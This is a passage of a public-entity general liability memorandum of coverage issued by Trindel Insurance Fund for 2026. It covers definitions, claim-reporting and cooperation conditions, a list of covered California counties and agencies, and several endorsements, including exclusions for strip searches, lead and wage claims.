The **completed operations hazard** does not include liability arising out of:

- A. Operations in connection with the transportation of property unless the liability arises out of a condition in or on a vehicle created by the loading or unloading thereof;
- B. The existence of tools, uninstalled equipment or abandoned or unused materials.

"Contamination" includes any unclean, unsafe or unhealthful condition either actual or potential, which arises out of the presence in the **environment** of any **pollutant**, whether permanent or transient.

"Covered party" means any person or organization qualifying as a **covered party** under

the “COVERED PARTY, COVERED PERSONS OR ENTITIES” section of this Memorandum. The coverage afforded applies separately to each **covered party** against whom claim is made or **suit** is brought, except with respect to the limits of the Fund’s liability.

“**Dam**” means any artificial barrier together with appurtenant works which:

- A. Is twenty-five feet or more in height from the foot of a natural bed of stream or watercourse; or
- B. Has water impounding capacity of fifty-acre feet or more.

Except that no structure specifically exempted from jurisdiction by the State of California Department of Water Resources, Division of Safety of Dams shall be considered a **dam**, unless such structure is under the jurisdiction of any agency of the federal government.

“**Damages**” means monetary compensation resulting from: (a) **bodily injury or property damage**, (b) **personal injury**, (c) **public officials’ errors and omissions liability**, or (d) **employment practices liability**.

“**Defense Fees and Costs**” means

- a) Reasonable fees charged by an attorney, including expenses of a claims servicing organization the **covered party** has engaged, and all other reasonable fees and costs, including expenses attributable to the investigation, defense, administration or appeal of a claim or **suit** within the scope of coverage afforded by this Memorandum; and
- b) Third-party attorney’s fees and costs as authorized by law or under a contract, interest of any kind, and any other costs taxed against a **covered party**, attributable to a claim or **suit** within the scope of coverage afforded by this Memorandum.

Defense Fees and Costs shall not include any allocated claims expenses, salaries, or overhead incurred by employees of the **covered party**; nor Attorney fees and costs incurred to investigate, evaluate, or dispute coverage; nor any fees, costs or expenses incurred in connection with administrative proceedings where the claimant does not seek damages-

Defense Fees and Costs shall not include any fees, costs, or expenses incurred in connection with administrative proceedings where a claimant does not seek **damages**.

“**Employment practices liability**” means liability, except as related to **property damage**, **personal injury**, or **public officials’ errors and omissions liability**, arising out of an actual or alleged **wrongful act** in connection with any person’s prospective employment, actual employment or termination of employment by a **covered party**, including but not limited to wrongful termination, discrimination or sexual harassment.

“**Environment**” includes land, bodies of water, underground water or water table or aquifer, the atmosphere and any other natural feature of the earth, whether or not altered, developed or cultivated.

“Excess defense fees and costs” means **defense fees and costs** incurred by the **covered party** with the written consent of the Fund after the self-insured retention has been exhausted by payment of judgments, settlements and **defense fees and costs**.

“Governed directly” means the special district is governed by the Member’s governing board.

“Non-owned aircraft” means any **aircraft** other than:

- A. **Aircraft** owned in whole or in part by or registered in the name of the **covered party**;
- B. **Aircraft** having a seating capacity in excess of forty-five passenger seats; or
- C. **Aircraft** which are the subject of a lease or service agreement with the **covered party** for a period in excess of thirty days.

“Nuclear material” means source material, special nuclear material, or byproduct material. “Source material”, “special nuclear material”, and “byproduct material” have the meanings given them in the Atomic Energy Act of 1954 or in any law amendatory thereof.

“Occurrence” means an accident, including injurious exposure to conditions, during the Memorandum Period, which results, in **bodily injury** or **property damage**, neither expected nor intended from the standpoint of the **covered party**. All **damages** arising out of continuous or repeated exposure to substantially the same general conditions shall be considered as arising out of one **occurrence**.

“Personal injury” means injury, including consequential **bodily injury** or **property damage**, arising out of one or more of the following offenses: (a) false arrest, detention or imprisonment or malicious prosecution; (b) the publication or utterance of libel or slander, including disparaging statements concerning the condition, value, quality or use of real or personal property, or publication or utterance in violation of rights of privacy; (c) wrongful entry or eviction, or other invasion of the right of private occupancy; (d) assault and battery, not committed by, at the direction of or with the consent of the **covered party**, unless committed or directed for the purpose of protecting persons or property from injury or death; (e) discrimination based upon race, religion, nationality, national origin, color, creed, sex, sexual orientation, age, nature of employment, or disability, but excluding unlawful discrimination intentionally committed by, at the direction of, or with consent of the **covered party**.

“Plan” means the written instrument, which sets forth specific benefits and eligibility under a named trust.

“Pollutants” include smoke, vapors, soot, fumes, acids, alkalis, chemicals, liquids or gases, thermal **pollutants** and all other irritants or contaminants.

“Property damage” means (1) physical injury to, or destruction of, tangible property, which occurs during the Memorandum Period, including the loss of use thereof at any time resulting therefrom; or (2) loss of use of tangible property which has not been physically injured or destroyed provided such loss of use is caused by an **occurrence** during the

Memorandum Period.

“Public officials’ errors and omissions liability” means any actual or alleged error or misstatement or act of omission or neglect or breach of duty including misfeasance, malfeasance or nonfeasance by the **covered parties** in the discharge of their duties with the public entity individually or collectively, or any matter claimed against them solely by reason of their being or having been **covered parties**.

“Subsidence” means any **property damage** directly or indirectly arising out of, caused by, resulting from, contributed to or aggravated by the settling, sinking, slipping, falling away, caving in, shifting, eroding, mud flow, rising, tilting, or any other movement of land or earth.

“Suit” means a civil or administrative proceeding, including arbitration and other alternative dispute resolution procedures, in which **damages**, because of **bodily injury, property damage, personal injury, public official’s errors and omissions liability, or employment practices liability** to which this coverage applies, are alleged.

“Ultimate net loss” means the total sum, which the **covered party** becomes legally liable to pay as **damages** by reason of judgments or by reason of settlements made with the written consent of the **covered party** and the Fund. **Excess defense fees and costs**, which are paid as a consequence of any **occurrence**, offense, or **wrongful act** covered hereunder are reimbursed by the Fund as part of the **ultimate net loss** as defined herein.

“Unmanned Aerial Vehicle (UAV)” or drone means an aircraft (with its aerial system or control device) that is not controlled directly by a person from within or on the aircraft, as defined by the Federal Aviation Administration (FAA) Small Unmanned Aircraft Regulations (Part 107).

“Watercraft” means a vehicle designed for the transport of persons or property principally on water.

“Wrongful act” means any actual or alleged negligent act, error or omission arising out of conduct or performance of the **covered party** in the performance of his or her or their duties or any actual or alleged act in connection with any person’s prospective employment, actual employment or termination of employment by a **covered party**. All **damages** arising out of a single act, error or omission or a series of related acts, errors or omissions shall be treated as arising from a single **wrongful act**. As respects public officials errors and omissions, w**Wrongful acts** do not include willful acts committed by a **covered party**. Willful act means a deliberate act committed by a **covered party** with the intent to cause harm or with knowledge that injury is highly probable or substantially certain to result.

CONDITIONS

The **covered party's** duties with respect to **occurrence**, offense, event, claim, or suit likely to involve the **Fund** are as follows. These provisions are conditions precedent to coverage afforded under this MOC. In the event the **covered party** fails to comply with these provisions, the Trindel Insurance **Fund** Board of Directors shall have the right to deny coverage in whole or in part, unless the Trindel Insurance **Fund** Board of Directors agrees by two-thirds vote that the failure to comply was not unreasonable and did not materially prejudice the **Fund's** defense or settlement of such **occurrence**, claim or suit.

1. PREMIUM

The premium designated in the Declarations as "risk premium" is a deposit premium only, and shall be adjusted annually in accordance with the provisions for "risk premium adjustments" as adopted by the Board of Directors of the Fund.

2. INSPECTION

The Fund shall be permitted, but not obligated to, inspect the **covered party's** property and operations at any time. Neither the Fund's right to make inspections nor the making thereof nor any report thereon shall constitute an undertaking, on behalf of or for the benefit of the **covered party** or others, to determine or warrant that such property or operations are safe. The Fund may examine the **covered party's** books and records at any time during the Memorandum Period and extensions thereof and within three years after the final termination of this Memorandum, as far as they relate to the subject matter of this coverage.

3. CLAIM REPORTING REQUIREMENTS

It is agreed that with respect to claim reporting, the **covered party**, in addition to the terms set forth in this Memorandum, must report an **occurrence**, offense, or **wrongful act** in which the amount incurred has reached 50 percent or more of their individual self-insured retention or \$250,000, whichever is lower. The **covered party** must also give the Fund immediate written notice for any, occurrence, offense, event, claims or **suits** which the **covered party** becomes aware of that include injury of the following types:

- A. Death;
- B. Paralysis, paraplegia, or quadriplegia;
- C. Loss of eye(s) or limbs;
- D. Spinal cord or brain injury;
- E. Dismemberment or amputation;
- F. Sensory organ or nerve injury or neurological deficit;
- G. Serious burns;
- H. Severe scarring;
- I. Sexual assault or battery, including, but not limited to, rape, molestation, or sexual abuse;

- J. Substantial disability or disfigurement;
- K. Any class action;
- L. Any claim or **suit** in which Trindel Insurance Fund is named as a defendant; or
- M. Any injury caused by lead.
- N. Any claim for **employment practices liability** where a **suit** has been filed in State or Federal court, excluding those **suits** filed in small claims court.

A. These claim reporting requirements apply regardless of the **Member's** assessment of liability for any such claim or **suit**.

4. COVERED PARTY'S DUTIES IN THE EVENT OF OCCURRENCE, OFFENSE, WRONGFUL ACT, CLAIM OR SUIT

- A. In the event of an **occurrence**, offense, or a **wrongful act** reasonably likely to involve the Fund, written notice containing particulars sufficient to identify the **covered party** and also reasonably obtainable information with respect to the time, place, and circumstances thereof, and the names and addresses of the injured and of available witnesses, shall be given by or for the **covered party** to the Fund or any of its authorized agents as soon as practicable, after the individual responsible for the coverage at the Member, or his/her designee, has knowledge of the **occurrence**, offense, or **wrongful act**.
- B. If claim is made or **suit** is brought against the **covered party** which appears likely to involve the Fund, the **covered party** shall forward to the Fund every demand, notice, summons or other process received by him/her or his/her representative, immediately or within a reasonable amount of time after the individual responsible for coverage at the Member or his/her designee has knowledge of the claim or **suit**. Trindel Insurance Fund acting as claims administrator of the members retained limit shall assist the Member with the investigation, settlement, defense and appeal of any claims made, **suits** brought or proceeding instituted against the **covered party**. Trindel Insurance Fund as claims administrator of the Members retained limit shall also be responsible for timely periodic reporting developments in the claim, **suit**, or proceeding to the Fund sufficient to allow the Fund to fairly assess coverage under the Memorandum for the claim, **suit**, or proceeding at its conclusion.
- C. The **covered party** shall cooperate with the Fund and upon its request, assist in making settlements, in the conduct of **suits** and in enforcing any right to contribution, subrogation, or indemnity against any person or organization who may be liable to the **covered party** because of liability with respect to which coverage is afforded under this Memorandum, and the **covered party** shall attend hearings and trials and assist in securing and giving evidence and obtaining the attendance of witnesses. The **covered party** shall notify the Fund immediately of any claim, suit, offense, or wrongful act as outlined in section 3 in the conditions of this memorandum. The **covered party** shall appoint an administrative official to be a liaison between the **covered party** and the Fund. This person shall be responsible for coordination of the employees of the **covered party** and assist in obtaining all pertinent records essential to the case. The **covered party** shall assist in providing evidence and obtaining the cooperation of all pertinent witnesses. The **covered party** has a duty to

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cooperate fully with the **Fund**. This includes assistance in the investigation, settlement and or defense of the claim or suit. The **covered party** shall make every effort to preserve evidence. The **covered party** shall not, except at its own costs, voluntarily make any payment, assume any obligation, or incur any expense; however, in the event that the amount of **ultimate net loss** becomes certain either through trial court judgment, arbitration award, or agreement among the **covered party**, the claimant and the Fund, then the **covered party** may pay the amount of **ultimate net loss** to the claimant to effect settlement and, upon submission of due proof thereof, the Fund shall indemnify the **covered party** for that part of such payment which is in excess of the self-insured retention.

- D. The Fund shall be entitled to and have complete access to all documents, witness information, investigative material, reports, and all files of the covered party related to any claim, within their self-insured retention, or within the Funds pooling layer that the covered party is seeking coverage from this memorandum. The covered party shall be responsible to report on the progress of the litigation and any significant developments at least quarterly to the Authority, and to provide the Authority with simultaneous copies of all correspondence provided to the covered party by its defense attorneys and/or agents. Settlement demands shall be provided to the Fund within ten (10) business days after receipt by the Member's representative.
- E. The Member shall be solely responsible for exhausting all collectible insurance and group coverage through another Joint Powers Authority, interlocal cooperative agreement, self-insurance, or other public entity group coverage available to a **covered party** also covering a loss hereunder, whether on a primary, excess or contingent basis.
- F. As to any claim for which the **Fund** has accepted responsibility and has so notified the **covered party**, if the **covered party's** refusal to change its position prevents settlement of the claim for a reasonable amount, defined as the amount the **Fund** is willing to pay and the claimant is willing to accept, and increases the **covered party's** potential liability for **damages** and continued **defense costs**, the **covered party** shall pay or shall reimburse the **Fund** for those **defense costs** incurred after the claim could have been settled, and for any **damages** awarded or settlement agreed upon in excess of the amount for which the claim could have been previously settled.

5. APPEALS

When a **suit** has proceeded to trial court judgment and neither the **covered party** nor the Fund have invoked the provisions of Condition 4.D.1. or 2. above and the **covered party** elects not to appeal a judgment in excess of the self-insured retention, the Fund may elect to do so at its own expense, but in no event shall the liability of the Fund for **ultimate net loss** exceed the applicable amount specified in the limits of liability section of the Declarations inclusive of all **defense fees and costs** necessary and incident to such appeal.

6. ACTION AGAINST THE FUND

No action shall lie against the Fund with respect to any one **occurrence**, offense, or **wrongful act** unless, as a condition precedent thereto, the **covered party** shall have fully complied with all the terms of this Memorandum, nor until the amount of the **covered party's** obligation to pay an amount of **ultimate net loss** in excess of the self-insured retention shall have been finally determined either by judgment against the **covered party** after actual trial, arbitration award, or by written agreement of the **covered party**, the claimant and the Fund. Any person or organization or the legal representative thereof who has secured such judgment or written agreement, shall thereafter be entitled to recover under this Memorandum the extent of the coverage afforded by this Memorandum. Nothing contained in this Memorandum shall give any person or organization any right to join the Fund as a co-defendant in any action against the **covered party** to determine the **covered party's** liability.

Bankruptcy or insolvency of the **covered party** shall not relieve the Fund of any of its obligations hereunder.

7. OTHER COVERAGE

If collectible insurance with an insurer is available to the **covered party** covering a loss also covered hereunder (whether on a primary, excess or contingent basis), the coverage hereunder shall be in excess of, and shall not contribute with, such insurance; provided that this clause does not apply with respect to excess insurance purchased specifically to be in excess of this Memorandum, or to insurance or reinsurance which is intended to provide the remainder of the limit of liability stated in the Declarations of this Memorandum when the coverage afforded under this Memorandum provides less than 100 percent of the limit set forth in the Declarations.

Notwithstanding the foregoing paragraph, if, because of liability arising out of or in connection with the operation of any clinic or established health care facility, coverage for **damages** is available under this Memorandum and under PRISM's Medical Malpractice Program, it shall be conclusively presumed that the coverage afforded under the Medical Malpractice Program shall be primary and any coverage available under this Memorandum shall be excess only. For claims to which this provision applies, the exhaustion of PRISM's limit of liability under the Medical Malpractice Program will satisfy the **covered party's** self-insured retention under this Memorandum.

8. SUBROGATION

The Fund shall be subrogated to the extent of any payment hereunder to all the **covered party's** rights of recovery therefore; and the **covered party** shall do nothing after loss to prejudice such rights and shall do everything necessary to secure such rights. Any amount so recovered shall be apportioned as follows:

Any interest (including the **covered party's**) having paid an amount in excess of the self-insured retention, plus the limit of liability, hereunder shall be reimbursed first to the extent of actual payment. The Fund shall be reimbursed next to the extent of its actual payment hereunder. If any balance then remains unpaid, it shall be applied to reimburse the **covered party**. The expenses of all such recovery proceedings shall be apportioned in the ratio of respective recoveries. If there is no recovery in proceedings conducted solely by the Fund,

it shall bear the expenses thereof.

9. CHANGES

Notice to the Fund or any agent of the Fund or knowledge possessed by the Fund or any agent of the Fund or by any other person shall not affect a waiver or change in any part of this Memorandum or stop the Fund from asserting any right under the terms of this Memorandum, nor shall the terms of this Memorandum be waived or changed, except by endorsement issued to form a part of this Memorandum.

10. ASSIGNMENT

Assignment of interest under this Memorandum shall not bind the Fund until its consent is endorsed hereon; if, however, the **covered party** shall die, such coverage as is afforded by this Memorandum shall apply (a) to the **covered party's** legal representative, as the **covered party**, but only while acting within the scope of his/her duties as such, and (b) with respect to the property of the **covered party**, to the person having proper temporary custody thereof, as **covered party**, but only until the appointment and qualification of the legal representative.

11. FUNDING OF MEMBER'S SELF-INSURED RETENTION

The Member agrees to maintain a loss fund in an amount to be determined by mutual agreement among the Member, the servicing organization designated in the Memorandum Declarations (if any), and the Fund for the payment of all claims and expenses falling within the Member's self-insured retention.

This fund shall be reimbursed as necessary to maintain a balance in accordance with the terms of the servicing agreement between the Member and the servicing organization (if any).

In the event of cancellation, expiration or revision of the contract between the Member and the servicing organization, the Member shall notify the Fund thereof within thirty days of the effective date of such cancellation, expiration or revision; but failure to notify the Fund shall not invalidate the coverage.

12. CANCELLATION AND NON-RENEWAL

This Memorandum may be canceled by the **covered party** only at the end of the Memorandum Period and pursuant to the provisions of Article XVII of the Joint Powers Agreement. The Fund may cancel this agreement pursuant to the provisions of Article XVIII of the Joint Powers Agreement or the Fund's Invoicing and Payment Policy established by the Board of Directors. This Memorandum does not apply to any **occurrence**, offense, or **wrongful act** taking place at or after the effective date of any such cancellation.

13. MEMBER

The Member named in the Declarations is authorized to act on behalf of all Additional covered parties with respect to the giving and receiving of notice of cancellation and receiving any return premium that may become payable under this Memorandum. The

Member named in the Declarations is responsible for the payment of all premiums but the other Additional covered parties jointly and severally agree to make such premium payments in full if the Member fails to pay the amount due within thirty days after the Fund gives a written demand for payment to the Member.

14. SEVERABILITY OF INTERESTS

The term **covered party** is used severally and not collectively, but the inclusion herein of more than one **covered party** shall not operate to increase the limits of the Fund's liability.

ENDORSEMENT GLMOC - 2026-1

DESIGNATION OF NAMED COVERED MEMBERS

Named Covered Parties of the declaration page amended to include the following Counties:

COUNTY OF:

ALPINE
COLUSA
DEL NORTE
LASSEN
MODOC
MONO
PLUMAS
SAN BENITO
SIERRA
SUTTER
TEHAMA
TRINITY

ADDITIONAL COVERED PARTIES:

Alpine County First 5 Commission
Alpine County Local Agency Formation Commission
Colusa County Transit Agency
Colusa County Transportation Commission
Del Norte County Children and Families Commission
Del Norte County Local Agency Formation Commission
Del Norte Solid Waste Management Authority
Lassen County Air Pollution Control District
Lassen County Local Agency Formation Commission
Lassen County Public Improvement Corporation
Lassen County Transportation Commission
Lassen Transit Service Agency
Lassen – Modoc Flood Control and Water Conservation District
County of Mono Economic Development Corporation
Plumas County Child Abuse Prevention Council
Plumas County Children and Families Commission (AKA: First 5 Plumas)
Plumas County Local Agency Formation Commission
San Benito County Local Agency Formation Commission
Calpine Improvement Association
Sierra County Historical Society

Sierra County Local Agency Formation Commission
Sierra County Transportation Commission
Sierraville Recreation Association
Sutter County Children and Families First Commission
Sutter County Local Agency Formation Commission
Sutter-Yuba Behavioral Health Services
Trindel Insurance Fund
Trinity County Children and Families First Commission
Trinity County Local Agency Formation Commission
State of California it's Officers, Agents, Employees and Servants in
respects to the WIC contract between State of California and the
following counties: Mono, Sierra, Sutter, Trinity.
City of Los Angeles Department of Water and Power
CAL FIRE State of California it's Officers, Agents, Employees and
Servants in respect to Agreement number 2CA05263 between the
State of California and Trinity County.

**Attached to and Forming Part of Memorandum No. Trindel
Insurance Fund GLMOC-2026**

Endorsement No.: GLMOC-2026-1

ON BEHALF OF TRINDEL INSURANCE FUND.

Authorized Signature/ Date

ENDORSEMENT GLMOC –2026 - 2

ADDITIONAL COVERED PARTY AMENDATORY ENDORSEMENT

It is agreed that the “COVERED PARTY, COVERED PERSONS OR ENTITIES” section of the Memorandum is amended to include the person or organization named on the Certificate of Coverage, but only with respect to liability arising out of premises owned by or rented to the Member, or operations performed by or on behalf of the Member or such person or organization so designated.

Coverage provided under this endorsement is limited to the lesser of the limits stated on the Certificate of Coverage or the minimum limits required by contract.

Additional Covered Party:

NAME OF PERSON OR ORGANIZATION SCHEDULED PER ATTACHED CERTIFICATE OF COVERAGE

As Respects:

PER ATTACHED CERTIFICATE OF COVERAGE

It is further agreed that nothing herein shall act to increase the Fund’s limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026- 3

VIOLATION OF COMMUNICATIONS OR INFORMATION LAW EXCLUSION

As respects **ultimate net loss**, this Memorandum does not apply:

To any liability arising out of any act that violates any statute, ordinance or regulation of any federal, state, or local government, including any amendment or addition to such laws, which prohibits or limits the sending, transmitting or communicating of material or information by unsolicited sending of faxes, emails or other means of electronic transmission.

It is understood that to the extent any coverage may otherwise be available under this Memorandum or any of its endorsements, the provisions of this exclusion will supersede.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 4

STRIP SEARCH EXCLUSION

As respects **ultimate net loss**, this Memorandum does not apply:

To liability arising out of or in connection with a strip search or body cavity search of a detained person or persons. As used in this exclusion, strip search means a search, which includes a physical or visual inspection of the underclothing, breasts, buttocks, or genitalia of the searched person. As used in this exclusion, body cavity search means a visual or physical inspection of the stomach, rectal cavity and/or vagina.

This exclusion shall apply only to strip search or body cavity search activity that is alleged in a class action. As used in this exclusion, “class action” means a certified class action or a **suit** that includes class action allegations; provided however, “class action” does not include any **suit** in which class certification has been denied or withdrawn.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2025 - 5

ECONOMIC OR TRADE SANCTIONS

If coverage for a claim or **suit** under this Memorandum is in violation of any United States of America economic or trade sanctions, including but not limited to, sanctions administered and enforced by the United States Treasury Department's Office of Foreign Assets Control ("OFAC"), then coverage for that claim or **suit** will be null and void.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2025 - 6

FAIR LABOR STANDARDS EXCLUSION

As respects **ultimate net loss**, this Memorandum does not apply:

To any liability arising from the failure to pay wages earned by an employee of a **covered party**, or to payment of expenses incurred by an employee of a **covered party**, including but not limited to any claim or **suit** brought under the overtime compensation or minimum wage provisions of the Fair Labor Standards Act, 29 U.S.C. 201 et seq., or any state or local law governing the payment of overtime compensation, minimum wage, or payment of expenses. However, this exclusion does not apply to any claim or **suit** brought pursuant to the Equal Pay Act, 29 U.S.C.S. 206 (d).

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2025 - 7

INVESTMENT RISK AMENDATORY ENDORSEMENT

As respects **ultimate net loss**, this Memorandum does not apply:

To liability arising, in any way, from any act, error, omission or breach of duty, whether in a **covered party's** capacity as a trustee or fiduciary or otherwise, in connection with any investing, reinvesting, purchasing, acquiring, exchanging, selling, or managing any public funds.

However, subject to the special limits of liability set forth in subparagraphs A and B below, this exclusion shall not apply:

1. To liability for the loss of funds belonging to or held for the benefit of individuals or entities who are not **covered parties** hereunder, provided that the Fund's liability shall be limited as set forth in the special limits of liability, sub-paragraph (A) below.
2. To excess **defense fees and costs** incurred on account of the actual or alleged loss of public funds belonging to, or held for the benefit of, any **covered party**, provided that such claim or **suit** is not brought by or on behalf of a **covered party** hereunder, and further provided that the Fund's liability for such **excess defense fees and costs** shall be limited as set forth in the special limits of liability, sub-paragraph (B) below.

Special Limits of Liability

Regardless of the number of (A) **covered parties** under this Memorandum, (B) persons or organizations who sustain injury or damage, or (C) claims made or **suits** brought within the meaning of subparagraphs (1) and (2) above, the Fund's liability under this endorsement shall be limited as follows:

- A. As respects liability arising under subparagraph (1) above, the Fund's liability, as a result of any one **wrongful act**, and in the aggregate, shall be only for **ultimate net loss** not exceeding \$1,000,000, less the self-insured retention, as specified on the Declarations.
- B. As respects liability arising under subparagraph (2) above, the Fund's liability, as a result of any one **wrongful act**, and in the aggregate, shall be limited to **excess defense costs**, not exceeding \$1,000,000, less the self-insured retention as specified on the Declarations.
- C. There is no limit to the number of **wrongful acts** during the Memorandum Period for which claims hereunder may be made, except that the liability of the Fund because of all **wrongful acts** during each Memorandum Period shall not exceed the difference between \$1,000,000 and the self-insured retention, as specified on the Declarations.

- D. For the purpose of determining the limit of the Fund's liability, all **damages** arising out of continuous or repeated exposure to substantially the same general conditions shall be considered as arising out of one **wrongful act**.
- E. **Wrongful acts** taking place over more than one Memorandum Period shall be deemed to have taken place during the last Memorandum Period, and only that limit shall apply.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date: **Memorandum No.:** GLMOC -2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 8

LEAD EXCLUSION-FIRST PARTY EXPENSES ENDORSEMENT

Any costs associated with the removal, remediation, encapsulation, abatement, monitoring, assessment or testing for the presence of lead or any materials containing lead, including but not limited to lead based paint, on, at, under or within any property owned, leased, rented or occupied by any **covered party**.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 9

AMENDATORY ENDORSEMENT - WAIVER OF SUBROGATION

It is understood and agreed that Condition 8. SUBROGATION, of the Memorandum to which it is attached, is deleted in its entirety and replaced by the following:

8. SUBROGATION

The Fund shall be subrogated to the extent of any payment hereunder to all the **covered party's** rights of recovery therefore; and the **covered party** shall do nothing after loss to prejudice such rights and shall do everything necessary to secure such rights. Any amount so recovered shall be apportioned as follows:

Any interest (including the **covered party's**) having paid an amount in excess of the self-insured retention, plus the limit of liability, hereunder shall be reimbursed first to the extent of actual payment. The Fund shall be reimbursed next to the extent of its actual payment hereunder. If any balance then remains unpaid, it shall be applied to reimburse the **covered party**. The expenses of all such recovery proceedings shall be apportioned in the ratio of respective recoveries. If there is no recovery in proceedings conducted solely by the Fund, it shall bear the expenses thereof.

Notwithstanding the above, the Fund waives its rights of subrogation against any person or organization with whom the **covered party** has entered into a written agreement that includes a waiver of subrogation, but only if the agreement is in effect before the injury, damage or liability occurs.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 10

AMENDATORY ENDORSEMENT-PRIMARY/NON-CONTRIBUTORY

It is understood and agreed that Condition 7. OTHER COVERAGE of the Memorandum to which it is attached, is deleted in its entirety and replaced by the following:

7. OTHER COVERAGE

If collectible insurance with an insurer, or collectible group coverage through another joint powers authority, interlocal cooperative agreement, self-insurance or other public entity group coverage is available to the **covered party** covering a loss also covered hereunder (whether on a primary, excess or contingent basis), the coverage hereunder shall be: (a) in excess of, and shall not contribute with, such insurance; and (b) shall contribute only with any excess group coverage available through another joint powers authority according to a pro-rata, time on the risk basis. However, this clause does not apply with respect to excess insurance purchased specifically to be in excess of this Memorandum, or to insurance or reinsurance which is intended to provide the remainder of the limit of liability stated in the Declarations of this Memorandum when the coverage afforded under this Memorandum provides less than 100 percent of the limit set forth in the Declarations. However, if the **covered party** has entered into a written agreement, prior to any loss event, in which it is agreed that this coverage shall be primary and/or non-contributory with respect to an additional **covered party** as specified in Endorsement U-1 of this Memorandum, then this coverage shall respond as primary and/or non-contributory, but shall be limited to the lesser of the limits stated on the Certificate of Coverage or the minimum limits required by the written agreement.

If other valid and collectible coverage through any insurer or other pooling arrangement is available to the **Member** for a loss also covered by the **Member's** self-insured retention and this Memorandum, such other valid and collectible coverage shall apply in lieu of the **Member's** self-insured retention.

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Notwithstanding the foregoing paragraph, if coverage for a claim or **suit** is available under this Memorandum and a memorandum of coverage issued in connection with PRISM's Medical Malpractice Program, this Memorandum shall afford primary coverage only where the gravamen of the claim or **suit** involves liability covered hereunder. Where there is a genuine dispute as to the gravamen of the claim or **suit**, then this Memorandum will afford primary coverage until a final coverage determination is made.

~~PRISM staff will preliminarily assess the gravamen of the claim or **suit** and refer it to the committee responsible for the coverage believed to be applicable under this paragraph. Where that committee disputes PRISM's assessment of the gravamen of the claim or **suit** and rejects primary coverage, PRISM will thereafter refer the claim or **suit** to the committee responsible for the other applicable coverage. If that committee also rejects the primary coverage responsibility, the Executive Committee will determine which of PRISM's coverages is primary under this paragraph.~~

~~If the Member disputes the acceptance of primary coverage by a committee of PRISM responsible for the coverage, the Member may appeal that decision to the Executive Committee. Appeal must be requested within 60 days of the coverage acceptance by PRISM.~~

~~If the Member is not satisfied with the outcome of the Executive Committee appeal or the determination by the Executive Committee as to which of PRISM's coverages is primary where no~~

~~committee agreed to accept primary responsibility, the Member may invoke Section (d) and (e) of Article 31 of PRISM's Joint Powers Agreement and proceed to arbitration and, if necessary, litigation. For purposes of this paragraph, the Member must request to invoke Article 31 dispute resolution process within 60 days of the Executive Committee's determination as to which of PRISM's coverages is primary.~~

~~Where a memorandum of coverage issued in connection with PRISM's Medical Malpractice Program is determined to afford primary coverage pursuant to this section, the exhaustion of PRISM's limit of liability under the Medical Malpractice Program will satisfy the **covered party's** self-insured retention under this Memorandum.~~

Coverage for the additional **covered party** under this endorsement is limited to the written contract or agreement as specified on the Certificate of Coverage and Endorsement U-1 of this Memorandum.

It is further agreed that nothing herein shall act to increase the Fund's limit of liability.

This endorsement is part of the Memorandum and takes effect on the effective date of the Memorandum unless another effective date is shown below. All other terms and conditions remain unchanged.

Effective Date:

Memorandum No.: GLMOC - 2026

Issued to: ALL MEMBERS

Issue Date: June 30, 2025

Authorized Representative
Trindel Insurance Fund

ENDORSEMENT GLMOC – 2026 - 11

WRONGFUL INCARCERATION ENDORSEMENT

It is agreed this endorsement addresses the scope of coverage afforded, if any, for **wrongful incarceration claims**, as defined below, notwithstanding any provisions of the Memorandum to the contrary.

As respects **ultimate net loss**, this Memorandum does not apply to **wrongful incarceration claims** where the arrest and conviction occurred while the member was not a participant in one of the Fund's General Liability Programs.

For a **wrongful incarceration claim** that is afforded coverage, only the memorandum in effect at the time the claimant is found factually innocent or his or her conviction is set aside, whichever occurs earlier, shall be deemed to have been triggered and only that limit shall apply. Where the member is not participating in one of the Fund's General Liability Programs at the time the claimant is found factually innocent or his or her conviction is set aside, then only the last memorandum in effect prior thereto shall be deemed to have been triggered and only that limit shall apply.

